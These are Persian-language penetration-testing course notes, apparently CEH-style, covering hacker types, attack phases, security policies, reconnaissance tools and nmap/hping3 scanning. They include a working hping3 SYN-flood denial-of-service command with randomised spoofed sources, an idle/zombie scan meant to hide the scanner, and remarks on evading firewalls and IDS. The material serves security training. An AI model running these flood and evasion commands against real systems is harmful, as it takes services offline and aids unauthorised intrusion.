Unpached oprating system وقتی باگی وجود داشته و هنوز پچ نشده است

APPLICATION LEVEL ATTACK

Bufferoverflow

Active content

Cross site script

Dainel of service

Sql injection

Session hijack

Phishing

SHRINK WRAP CODE ATTACK

فرض کنیم یک آسیب پذیری برای یک سرویس یا سیستم گذارش میشود و Cve میشود (یک هکر مداوما سی وی ای ها را چک میکند)

حال تا زمانی که کل کاربران آن سرویس از پچ ارائه شده استفاده کنند و آپدیت کنند یک اتکر از آن استفاده میکند و با اسکن پیدا میکند چه سیستم هایی از آن سرویس استفاده میکنند و از آن آسیب پذیری استفاده میکند

این نوع حملات به Shrink wrap code attack مشهور است

راه مقابله آن مانیتور کردن مرتب Cve ها توسط تیم است

Misconfiguration attack

درون سرور ها سرویس هایی نصب میشود که قرار است خدماتی را ارائه دهند . این سرویس ها گاها دارای پسورد های دیفالتی هستند . کلا تنظیمات دیفالت و اولیه را میسکانفیگوریشن میگویند اما عموما بر روی یوزر ها و پسورد ها میباشد

دسته بندی کلی

انواع هکر

کلاه سفید

کلاه سیاه

کلاه خاکستری حزب باد

دسته بندی غیر مرسوم

Suicide hacker

هکر هایی که با تولید بدافزار و روش هایی به زیرساخت های در سطح یک کشور حمله میکنند

Scripts kiddies

جوجه هکر های کپی پیست کار بدون دانش

Cyber trrorist

State sponcer hacker

توسط دولت ها استخدام میشوند مثل کره شمالی

Hactivism

کسانی که فقط انگیزه دارند هکر شدن دارند

یا اگر هکی کردند انگیزه شان چه بوده که همان بحث اولیه انگیزه هک است

تعریف واژه هک

اکسپلویت کردن آسیب پذیری جهت دسترسی به یک سیستم

اما مرسوم به واژه دزدی است

چرخه فرایند هک یا تست نفوذ

Reconnaissance یا جمع آوری اطلاعات که چرخه بسیار مهمی است

Scaning چه سرویس هایی آپ هستند چه آی پی هایی دارد

Gaining access بدست آوردن دسترسی

Maintain access حفظ دسترسی مانند تزریق بک دور

Clearing tracks پاک کردن رد پا ها

تقسیم بندی های عملیاتی حملات

Passive attack

از راه شنود شبکه انجام میشود . پکتر را نمیسازیم و تغییری نمیدهیم

شبکه راشنود کرده و آسیب پذیری ها را بدست می آوریم . عمدتا شنود شبکه مثل نرم افزاری به اسم وایرشارک از دسته پسیو اتک میباشد

مانند Sniffing , aweasedropping

Active attack

حملاتی که در پکت ها تغییری انجام میدهیم و از طریق اکسپلویت ها Payload های خودمان را میفرستیم

Close in attack

زمانی که اتکر در مجاورت تارگت قرار دارد . مهندسی اجتماعی ، نگاه کردن به وارد کردن پسورد یوزر . دیدن رمز دستگاه خود پرداز یک نفر

Insider attack

به حملاتی که اتکر با گرفتن دسترسی از یک سرور با داشتن دسترسی پایین بتواند برنامه ای ران کند که بتواند تنظیمات امنیتی و فایروال و پالیسی ها را بای پس کند و بعد بتواند بعد از این بای پس اصل کار خود را انجام دهد

Distribution attack

این اتک دی داس نیست و متفاوت است . یک شرکت میخواهد یک محصولی را به صورت عمده به یک مجموعه بفروشد . فروشنده یک بک دور یا کد مخرب درون آن نرم افزار و یا تجهیز یا سرور قرار میدهد . این نوع حمله را حمله توزیع شده میگویند

مهارت های مورد نیاز یک هکر قانونمند

با سیستم عامل های مختلف علی الخصوص با سیستم عامل لینوکس آشنایی خوب داشته باشد

آشنایی با مباحث نتورک و شبکه . هرچه این دانش بالاتر باشد بسیار کارآمد تر است

با سرویس های مهم شبکه مثل دامین و فارست و دی ان اس و ... آشنا باشد

هکر باید مرتبا آپدیت باشد و مداوما باید مطالعه داتشه باشد

بیمه کردن دارایی ها در مقابل حملات Informatio assurance

این موضوع را باید برای Cia آن شبکه مد نظر داشت . محرمانگی اسناد مهم . عدم تغییر در یک سری فایل ها و عدم دان شدن یک سری از سرویس ها

تعریف کردن پالیسی ، تعزیف کردن اکسز لیست برای روتر ها و سوییچ ها و ... (چه آی پی هایی میتوانند ورود کنند)

آتنتیکیشن های چند مرحله ای

به صورت دوره ای شبکه و سرور ها را تست نفوذ کنیم

Type of security policy یا انواع پالیسی های امنیتی

Promiscous policy پالیس های بی قاعده . همه یوزر های کل دنیا میتونن وبسایت را ببینند

Premisive policy این پالیسی ها فقط در حد استفاده Ids , ips و فایروال میباشد و رول خاصی در سیستم نیست

Prudent policy قوانین سختگیرانه تری مانند لاگ کردن تمام فعالیت ها ، آف کردن سرویس هایی که نیازی به آن نیست ، همه یوزر ها اجازه دسترسی به یک سری سرویس ها را ندارند

Paranoid policy قوانین سختگیرانه ای که حتی آن شبکه و کاربرانش اجازه استفاده از اینترنت را ندارند

مد نظر باشد یکی از جنبه های مهم حفظ دارایی تجهیزات فیزیکی است

دوربین مدار بسته ، درب ضد سرقت ، دزدگیر و ...

لایه فیزیکال یعنی همه چیز

عدم اجازه ورود هرکسی به داخل سرور روم

مدیریت حملات سایبری یا Incident managment process

آماده سازی تیم بررسی (قبل ز اتک آماده میشوند)

باید تیمی آموزش داده و متخصص درون یک شبکه همیشه وجود داشته باشد که بتوانند حملات را بشناسند

مراحلی که در حین اتک باید انجام شود

شناسایی حمله به کدام سرویس است ، نوع حمله چیست و اولویت بندی ، اطلاع رسانی به تیم های متخصص مربوطه ، انجام فرایند و تکنیک ها و دیوایس های دفع حمله

بررسی فارنزیک حمله یعنی براورد میزان خسارت حمله ، بررسی و شناسایی عوامل و آی پی های حمله کننده و رد پاهای جای گذاشته شده ، با چه یوزری بوده یا از طریق چه ایمیلی بوده ، لوکیشن حمله کننده و ...

باید سرویس ها ریکاوری شوند ، فایل های حذف شده برگردانده شوند ، بک آپ ها برگردانده شوند

مراحلی که بعد از اتک باید انجام شود

علت و باگ های موجود در سیستم شناسایی و رفع شوند . بعد از رفع باگ توسط تیم داخلی تست نفوذ انجام شود

ارزیابی امنیتی Vulnerability assesment

منظور ارزیابی شبکه ، سرور ها ، سوییچ ها و روتر ها و ... میباشد

تمام مواردی که در شبکه ما دارای اهمیت میباشند باید به صورت دوره ای و با روش های متفاوت بررسی شوند

انواع ارزیابی و انواع راهکار های تست شبکه

Active assesment : ارزیابی فعال ، بصورت واقعی آن سرویس را ارزیابی میکنیم مثل ارسال پکت و با ابزار های متفاوت

بخش اصلی آن استفاده از Payload های متفاوت میباشد

Passive assesment : با شنود شبکه انواع بسته هارا شنود و با شنود ترافیک و آنالیز ترافیک آسیب پذیری هارا شناسایی میکنیم

Host base assesment : سرویس هایی هستند که بر اساس مانیتورینگ شبکه مشکلات را شناسایی میکنند . یعنی در حقیقت باید کامپیوتر خودم را به جای یک سرور جا بزنم و مثلا خودم را اسپوف کنم و ببینم آسیب پذیری دارند یا نه

Internal assesment : در اصل بررسی شبکه با استفاده از عضوی از شبکه شدن . مثلا بتوانیم به سوییچ یک شبکه وصل شویم و بعد بررسی کنیم

External assesment : بررسی مشکلات شبکه از طریق شبکه های بیرونی

ما بتوانیم به شبکه همسایه وصل شویم و از طریق آن بتوانیم به شبکه خودمان تست کنیم

Wireless assesment : بررسی انواع آسیب پذیری های بخش های وایرلس در شبکه خودمان میباشد

Application assesment : بررسی اپلیکیشن های موجود در شبکه

مفهوم Cyber kill chain

همان چرخه هکینگ است اما در این مفهوم خیلی بر اساس بد افزار ها میباشد

یا تکنیک هایی که هکر ها استفاده میکنند Indicator of compromis

Internel reconnaissance : نفوذ به افرادی که درون یک شبکه کاره ای هستند . مثلا گرفتن اطلاعات از افراد حوزه آی تی در یک اداره

Use of powershell آشنایی در استفاده از اسکریپت های پاور شل

Forward proxy : استفاده از پراکسی سرور ها جهت ناشناس ماندن

Cmd scripts : استفاده از سی ام دی بجای استفاده از دسترسی گرافیکی

User agent : خودشان را بجای یوزر های شبکه جا میزنند

Dns tunneling , ssh tunneling , ...

استفاده از وب شل ها . در حقیقت بد افزار هایی که توسط پی اچ پی نوشته میشوند و روی وب سرور ها آپلود میشوند

Data staging : در حقیقت اتکر ها گاها اطلاعات در سیستم قربانی در یک سری فایل ها و ÷وشه های خاص قرار میدهند که اینکار بدلیل اکس÷لویت آن آسیب

پذیری است . پس باید مداوما سرور ها را کارمندان آی تی رصد کنند و اگر فایل یا اکستنشن مشکوکی دیند سریع آن را گزارش کنند به تیم امنیت

دفاع در عمق Defense in deptg یا did

اعمال لایه های تو در توی امنیتی جهت سخت کردن دسترسی اتکر

مثلا لایه های فایروال و یو تی ام و پالیسی و پسورد های سخت و انواع محدودیت بر روی لایه های فیزیکی و استفاده از Reverse proxy server که بسیار مهم است

ریورز پراکسی وقتی جلوی اتکر باشد اتکر آی پی سرور را نمیبیند و آی پی ریورز پراکسی سرور را میبیند

مفهوم Risk & risk management

در مفهوم در صورت وجود عواملی مانند Vulnerability , threat , impact ریسک بوجود می آید Risk management

در مفهوم مدیریت زیسک باید محاسبه ای داشته باشیم که برنامه ما چه تهدیداتی برایش وجود دارد و چه آسیب پذیری هایی دارد و ارزش دارایی های ما چقدر است

راهکارهایی را ارائه دهیم که این تهدیدات را به حداقل برسانیم

Risk = threat * vulnerability * asset value

در نهایت با بررسی تهدیدات و آسیب پذیری ها ما به دو نتیجه میرسیم

ارتقا سخت افزار و خرید نرم افزار که با توجه به بودجه شرکت این موضوع بررسی میشود

تکنیک ها و اسکوپ های تست نفوذ

Black box

White box or cristal box

Gray box

زمانی که میخواهیم تست نفوذی انجام دهیم باید اسکوپ کاری را مشخص کنیم زیرا هر اسکوپ زمان و هزینه های خودش را دارد

گاها ممکن است چند اسکوپ همزمان باشد

بلک باکس

تست نفوذ از طریق بلک باکس به این صورت است که فرد تست کننده هیچ اطلاعاتی از شبکه ای که قراره بر روی آن تست انجام دهد ندارد

مثلا چه دیتا بیسی دارد چه سرور هایی دارد و ...

فقط و فقط مثلا آدرس وبسایتش را دارد

این فرد باید بر اساس دانش خودش و با ابزارهایی که دراد این تست ها را انجام دهد . مثلا ابتدا Informatio gathering کند و در مورد آن وبسایت اطلاعات

جمع آوری کند و سپس تست ها را انجام و آسیب پذیری ها را شناسایی کند

وایت باکس یا کریستال باکس

در این روش فرد یا شرکت تست کننده اطلاعاتی از آن شرکت دارد و تقریبا همان مفهوم Internal assesment است

در اصل فرد یا شرکت تست کننده میتواند درون آن شبکه قرار بگیرد یا اطلاعات جامع تری از آن شبکه داشته باشد

گری باکس

گاهی تست نفوذ به این صورت است که در یک شبکه داخلی بجای یک کارمند شرکت بنشینید و دسترسی های یک کاربر را به شما با پرمیژن هایش بدهند و از شما بخواهند تست نفوذ انجام دهید . این کار خصوصا در شرکت ها و دامین ها با ابعاد بزرگ انجام میشود

مراحل تست نفوذ

قبل از اتک

هنگام اتک

بعد از اتک

Pre attack

در این مرحله باید اسکوپ مشخص شود و سپس جمع آوری اطلاعات یا همان Information gathering , reconnaissance

این جمع آوری اطلاعات از طریق ابزار و روش های خودش انجام میشود و باید متد تست نفوذ مشخص شود

متد تست نفوذ در اصل نگرش ما به آن اتک باشد . این نگرش ها استاندارد های خودش را در جهان دارد اما افرادی هستند که بر اساس این استاندارد ها حرکت نمیکنند

یکی از این متد ها Owaspمیباشد . (open webapplication security project)

این استاندارد برای وب سرور ها و وب اپلیکیشن ها میباشد و به ما نقشه راه میدهد . در مراحل مختلف چه کنیم و چه چیز هایی را بررسی کنیم

نمونه های دیگر این استاندارد ها

Osstmm : open source security testing methodology manual

Isaf : information system security assesment framwork

Lpt : ec-council licence penetration tester methodology

خیلی وقتها وقتی میخواهیم برای یک قرارداد تست نفوذ انجام دهیم از ما میپرسند بر اساس چه استانداردی میخواهیم تست انجام دهیم

Attack phase

در این مرحله باید از ابزار ها و تکنیک ها با توجه به اطلاعات کسب شده در مرحله قبل اتک را انجام داده و سپس آسیب پذیری را اکسپلویت کرده و بک دور ایجاد کرد

و در نهایت CIA را تحت تاثیر قرار داد

Post attack

از بین بردن همه پی لود ها و اکسپلویت ها و کلین کردن رد پا ها و ارسال گزارش به مسئولین آی تی آن شرکت

در طی این دوره این سر مرحله را بررسی میکردیم

معرفی تکنیک های reconisance , footprinting

(جمع آوری اطلاعات)

قدم اول جمع آوری اطلاعات زیادی که به روش ها و تکنیک های مختلف در مورد تارگت جهت جمع آوری اطلاعات از آن تارگت جمع آوری میشوند)

تکنیک ها ممکن است از طریق ابزار و یا سایت و یا مهندسی اجتماعی باشد

رود مپ جمع آوری اطلاعات

مشخص کنید اسکوپ حمله یا تست چیست

استفاده از سرچ انجین ها مانند گوگل

استفاده از سایت های اجتماعی

استفاده از سایت نت کرفت

جمع آوری ایمیل های مربوط به آن سرور یا شبکه

روش های جمع آوری اطلاعات درمورد آن شبکه و سرور هایش و ...

معرفی وبسایت نت کرفت

یکی از روش های جمع آوری اطلاعات یا Footprinting و یا Information gathering

میباشد

Netcraft.com

Searchdns.netcraft.com

البته میتواند تعدادی از این اطلاعات دقیق نباشند اما میتوان یک اطلاعاتی خصوصا در مورد سیستم عامل سرور های سایت بدست آورد

البته این سایت بر اساس روش Banner grabing کار میکند که بعدها درموردش صحبت میکنیم

یک سری سایت های دیگر نیز مثل گوگل مپ و ... وجود دارند که ما خیلی استفاده نمیکنیم و بیشتر هدفشان مکان آن سرور میباشد

ما گاها نیاز است بخواهیم گاها اطلاعات شخصی در مورد کسی استفاده کنیم

البته این روش را پیشنهاد نمیکنیم زیرا اطلاعات شخصی در مورد دیگران کار درستی نیسو و صرفا زمانی که بخواهیم از اسکوپ بلک باکس استفاده کنیم از این روش میتوان جهت جمع آوری اطلاعات استفاده کرد

Privateeye.com

یکی دیگر از روش های جمع آوری اطلاعات ، جمع آوری از سایت های فایننس یا سایت های مالی میباشد

هدف این نیست که ما قیمت هایشان را ببینیم . ممکن است در توضیحات لینک ها یک ایمیل پیدا کنیم که بعد بخواهیم با روش مهندسی اجتماعی اطلاعات بیشتری کسب کنیم

کار با گوگل دورک

کار با وایر شارک

ابزار های جمع آوری اطلاعات

در این قسمت با ابزار Web Data Extaractor که برای مباحث Footprinting , reconisance , information gathering ا یک وبسایت ستفاده میشود

آشنایی با سایت Archive.org و دیدن سوابق یک سایت

یکی دیگر از مراحل جمع آوری اطلاعات مبحث Reverse ip lookup میباشد

گاها بر روی یک آی پی ولید چندیدن دامنه از یک سایت قرار میگیرد که این موضوع را در iis نیز دیده ایم

یک وب سرور میتواند میزبان چندین دامنه باشد که همگی بر روی یک آی پی باشند

گاها با بررسی یک وب سایت آسیب پذیری متوجه نمیشویم اما اگر بتوانیم تمام دامنه های آن آی پی را بدست بیاوریم ممکن است در یکی دیگر از دامنه ها آسیب پذیری وجود داشته باشد که از طریق آن میتوانیم به خود وب سرور iis

نفوذ کنیم

با سرچ در گوگل در مورد Reverese ip lookup سایت های متعددی درمورد این موضوع نمایش داده میشوند

اما ما با Nslookup میتوانیم آی پی وب سرور را در بیاوریم و سپس آی پی را در Yougetsignal.com بررسی کنبم

آشنایی با whois

یکی از مراحل جمع آوری اطلاعات این موضوع است

این سرویس به ما کمک میکند که اطلاعاتی در مورد صاحب دامنه ، ایمیل ، کشور و خیلی موارد دیگر به ما کمک میکند

اما دو سه مورد است که برای ما بسیار مهم است

یک شرکت وجود دارد به نام icann

این شرکت قانونگذار ثبت دامنه ها در دنیا است

حرف اصلی این شرکت این است که هرکس که دامنه ای ثبت کرد حتما باید یکسری از اطلاعاتش را به صورت پابلیک منتشر کند

خرید آی پی های ولید در نهایت به دست این بنیاد و زیر مجموعه آن یعنی Ianna میرسد

این مجموعه در دنیا چندین نماینده طبق نقشه زیر دارد

برای دیدن این اطلاعات میتوان به سایت Whois.com مراجعه کرد

آشنایی با Ttl , tracerout

برای تست نفوذ یک نتورک باید بتوانیم رنج آی پی هارا بدست بیاوریم

هاست نیم های آپ و سیستم عامل ها و سرویس ها و ...

برای بدست آوردن مپ و ساختار شبکه از این ابزار استفاده میشود

و در ویندوز Tracert و در لینوکس Tracerout میباشد

خروجی این ابزار نشان داده هاپ ها یا روتر های بین مسیر را به ما میدهد

برای کار در ویندوز با دستور Tracert و برای کار در لینوکس ابتدا نصب پکیج Inetutils-traceroute و سپس استفاده از دستور Traceroute target

آشنایی با Tcp traceroute

خیلی از روتر ها پکت های Icmp را میبندند و چون Traceroute و Tracert با Icmp میباشد ممکن است خیلی از روتر ها را نتوان دید

بای همین بهینه تر است از Tcp traceroute استفاده کنیم

Taptraceroute به صورت دیفالت در کالی نصب است و برای ویندوز نیاز به نصب ابزار خودش دارد

در اوبونتو Sudo apt install tcptraceroute استفاده میکنیم که بجای استفاده از پروتکل Icmp از تی سی پی یک سین برای پورت 80 که عموما

بسته نیست میفرستد و یکجورایی با این کار فایروال هایی که Icmp را میبندد را نیز دور میزند

اسکن سیستماتیک شبکه

Network scaning

هدف از این نام این است که در یک نتورک ما اسکن میکنیم که ابتدا چه هاس هایی وجو دارند . سپس چه پورت هایی باز هستند و در نتیجه چه آسیب پذیری هایی وجود دارد

چه آی پی هایی پیدا شده (یادداشت میکنیم)

چه پورت هایی باز است (یادداشت میکنیم)

چه آسیب پذیری هایی وجو دارد (یادداشت میکنیم)

و در نهایت با ابزار هایی مثل Edrawmax نتورک دیاگرام را ترسیم میکنیم

از طرفی با روش های متفاوت باید سعی کنیم از فایروال ها و Ids ها عبور کنیم

اینکه الله بختکی سرچ کنیم اصلا کار مناسبی نیست و باید بر اساس یک اصولی این کار انجام شود

برای این کار ابزار های متنوعی وجود دارند از جمله

با پینگ کرد تک تک رنج آی پی آن نتورکی که در آن هستم میفهمم چه هاست هایی وجود دارد که بسیار کار ضایعی است : Ping

فرایند بررسی را بسیار بهتر انجام میدهد : Hping3


میتوان گفت مهمترین ابزار یک هکر میباشد :Nmap

مبانی اسکن پورت ها

این موضوع نیازمند درک خوبی از پورت ها و Tcp flow ها میباشد

منظور از Tcp flow همان 3 way hand shake میباشد

در تصویر زیر توضیحی از یک سه مرحله ای ارتباط تی سی پی نمایش داده شده و به ازای هر پکت این سه مرحله انجام میشود



Hping3

ما با این ابزار میتوانیم با حالت زیر به صورت نرمال پینگ کنیم

Hping3 -1 www.yahoo.com

Hping3 -1 192.168.10.1

گاها درون یک نتورک نیاز است بدانیم یک تارگت چه پورتهایی را باز دارد

این کار در راستای Tcp flow انجام میشود

من برای یک تارگت اگر یک پکت خالی Ack ارسال کنم تارگت معنی Ack را به تنهایی متوجه نمیشود و پیام ریست میفرستد

بین ما و آن تارگت فایروالی وجود ندارد

مد نظر باشد Hping3 حتما باید با یوزر روت باشد

Hping3 -1 192.168.10.1

وقتی با 1- پینگ میکنیم چک میکنیم که فایروالی سر راه ما برای Outbound وجود دارد یا نه

اگر پاسخ آمد یک بسته با دستور زیر برای تارگت میفرستیم ببینیم فایروال State full دارد یا نه

Hping3 –A 192.168.10.1

اگر پاسخ ریست داد یعنی بین ما فایروال وجود ندارد

حال با دستور زیر بررسی میکنم روی یک هاست چه پورت هایی باز است

hping3 --scan 1-1100 -S 192.168.20.1

سایت زیر داکیومنت Hping3 میباشد

https://techyrick.com/hping3-full-tutorial-for-dummies-to-pro/

با دستور زیر من بررسی میکنم که مثلا آیا پورت 80 یک هاست باز است یا خیر

و پنج پکت ارسال کن

Hping3 –S 192.168.20.1 –p 80 –c 5

Hping3 –S 192.168.20.1 –p 80 –c 50 –d 120 سایز پکت

Hping3 –S 192.168.20.1 -p 80 -c 5 -d 120 - - flood – –rand-source با آی پی های سورس رندوم

و عدم نیاز به پاسخ ریپلای

باید از قبل به صورت عادی این پورت اسکن شود و مطمئن شویم باز است

و در نهایت با ارسال های زیر و تغییر کارت شبکه و سرعت در Vmware سرویس از دسترس خارج میشود

hping3 192.168.20.1 -d 12000 -S -p 80 --flood --rand-source


همچنین طبق داکیومنت زیر با پروتکل udp نیز میتوان بررسی کرد که کدام پورت باز است

UDP scan on port 80

```
hping3 -2 10.0.0.25 -p 80
```

Hping uses TCP as its default protocol. Using the argument -2 in the command line specifies that Hping operates in UDP mode. You may use either `--udp` of `-2` arguments in the command line. By issuing the above command, Hping sends UDP packets to port 80 on the host (10.0.0.25). It returns an ICMP port unreachable message if it finds the port closed, and does not respond with a message if the port is open.

میگوید اگر باز نباشد پیام میآید و اگر پیامی برنگشت بسته میباشد



معرفی ابزار Maltego برای footprinting

درون کالی وجود دارد و با دستور maltego باز میشود

قبلش باید در سایتش رجیستر و لاگین کنیم

بحث اسکن سیستماتیک

ماژول nmap

مد نظر باشد دستورات Nmap برروی روت باشد

فرض کنیم در یک شبکه هستیم و تعداد زیادی کامپیوتر در آن نتورک حضور دارند

چگونه پیدا کنیم کدام آی پیها در آن شبکه اکتیو هستنئد و یا بهتر بگوییم چه کامپیوتر هایی در آن شبکه داریم

در واقع در این سوییچ از Nmap پروتکل آرپ برای تک تک آی پی ها یک پیام برادکست میفرستد و در صورت گرفتن جواب هم مک و هم آی پی را بعنوان

دیوایس آپ به ما نشان میدهد و از روی 24 بیت اول مک عموما تشخیص میدهد که آن دیوایس کارت شبکه اپل دارد پس اپل است

nmap -sn 192.168.42.0/24

در قدم بعدی بعد از بررسی اسکن کانمپیوتر ها میتوان با روش های مختلف به بررسی و اسکن پورت ها پرداخت

انواع اسکن با nmap

Full open scan (send 3 hand shake way for check open 1000 first port) –sT

Nmap -sT 192.168.1.42/24

Resault:

Starting Nmap 7.94SVN (https://nmap.org) at 2023-12-07 16:53 EST

Nmap scan report for 192.168.42.129

Host is up (0.0042s latency).

Not shown: 999 closed tcp ports (conn-refused)

PORT STATE SERVICE

53/tcp open domain

MAC Address: B2:2E:27:A1:DF:15 (Unknown)

Nmap scan report for 192.168.42.1

Host is up (0.000078s latency).

All 1000 scanned ports on 192.168.42.1 are in ignored states.

Not shown: 1000 closed tcp ports (conn-refused)

Nmap done: 256 IP addresses (2 hosts up) scanned in 4.34 seconds

در روش فول اوپن Nmap بر روی تک تک پورتهای آن گره پکت SYN را میفرستد و سپس در صورت گرفتن پاسخ SA پکت ACK را میفرستد

یعنی هر سه مرحله را طی میکند و درصورت موفقیت بر روی آن پورت گزارش میدهد

اما خب طبیعتا وقتی که من فقط SYN بفرستم و SA پاسخ بگیرم بر روی پورت ها همین کافیست

پس نوع دیگری از اسکن داریم به نام

Stealth, half open scan (just sent SYN) -sS

nmap -sS www.liketrader.net

ارتباطات بالا برای ارسال پکت برای پورت های Tcp هست

ما اسکن پورت Udp هم داریم و چون Udp پاسخی برنمیگرداند با ارسال پکت به یک پورت یو دی پی اگر باز باشد هیچ پاسخی نمیدهد و اگر بسته باشد یک

ریپلای Icmp میفرستد

nmap -sU 192.168.42.129 -p (udp port)


معرفی داکیومنت nmap

https://nmap.org/book/

تا اینجا بررسی هاست های داخل نتورک که چه هاست هایی بالا هستند

قدم بعدی پورت اسکن هاست ها که چه پورت هایی باز هستند

IDLE SCAN



در این روش هکر برای یک بدبختی یک پکت SYNACK میفرستد

خب SYNACK قبل از SYN بی معنی میباشد

پس زامبی ریست میفرستد و یک آی دی

سپس هکر یک پکت سالم SYN برای تارگت میفرستد ولی با سورس آی پی زامبی (بر روی مثلا پورت 80)

سپس تارگت مجدد یک SYNACK برای زامبی میفرستد و زامبی ریست میفرستد با یک آیدی که از قبلی یک شماره بالاتر رفته است

دوباره هکر یک SYNACK برای زامبی میفرستد و اگر ببیند از قبلی 2 تا بالاتر رفته یعنی تارگت پورت مقصدش باز است

این برای زمانیست که اسکن معقول انجام دهیم تا لاگ پکت های فیک ما در فایروال ها بعنوان فرستنده پکت فیک ذخیره نشود

و اگر این تفاوت یک اختلاف بود پس پورت بسته است

خب پس ما از این اتک زمانی استفاده میکنیم که قادر به اسکن مستقیم شبکه نباشیم و کاملا هم منطقی است

ایده این است که ما میدانیم یک کلاینت در شبکه 20.1 است و یک تارگت 20.2 نیز داریم حال میخواهم از طریق 20.2 بفهمم کدام پورت 20.1 باز است

Nmap –Pn -sI <zombie ip > <target ip>

در این روش خودش تمام فرایند را از طریق زامبی انجام داده و لاگ زامبی را رکورد میکند

با سوییچ packet-trace-- کل فرایند ارسال و دریافت پکت ها را میتوانیم ببینیم

Nmap -Pn -sI 192.168.20.2 192.168.20.1 - -packet-trace

ابزاری مانند ... , zenmap , hping3 , Nmap همچنان جز دسته ابزار Footprinting میباشند و ما از طریق این ابزار در حال جمع آوری اطلاعات در شبکه

هستیم

تحلیل Full scan با وایرشارک

28	6.184081	192.168.42.194	192.168.42.67	TCP	74 [TCP Retransmission] 39990 → 80 [SYN] Seq=0 Win=64240 Len=0 M
29	6.184129	192.168.42.67	192.168.42.194	TCP	54 80 → 39990 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
30	6.184138	192.168.42.67	192.168.42.194	TCP	54 80 → 39990 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
31	6.184402	192.168.42.194	192.168.42.67	TCP	74 33234 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TS
32	6.184409	192.168.42.194	192.168.42.67	TCP	74 [TCP Retransmission] 33234 → 443 [SYN] Seq=0 Win=64240 Len=0
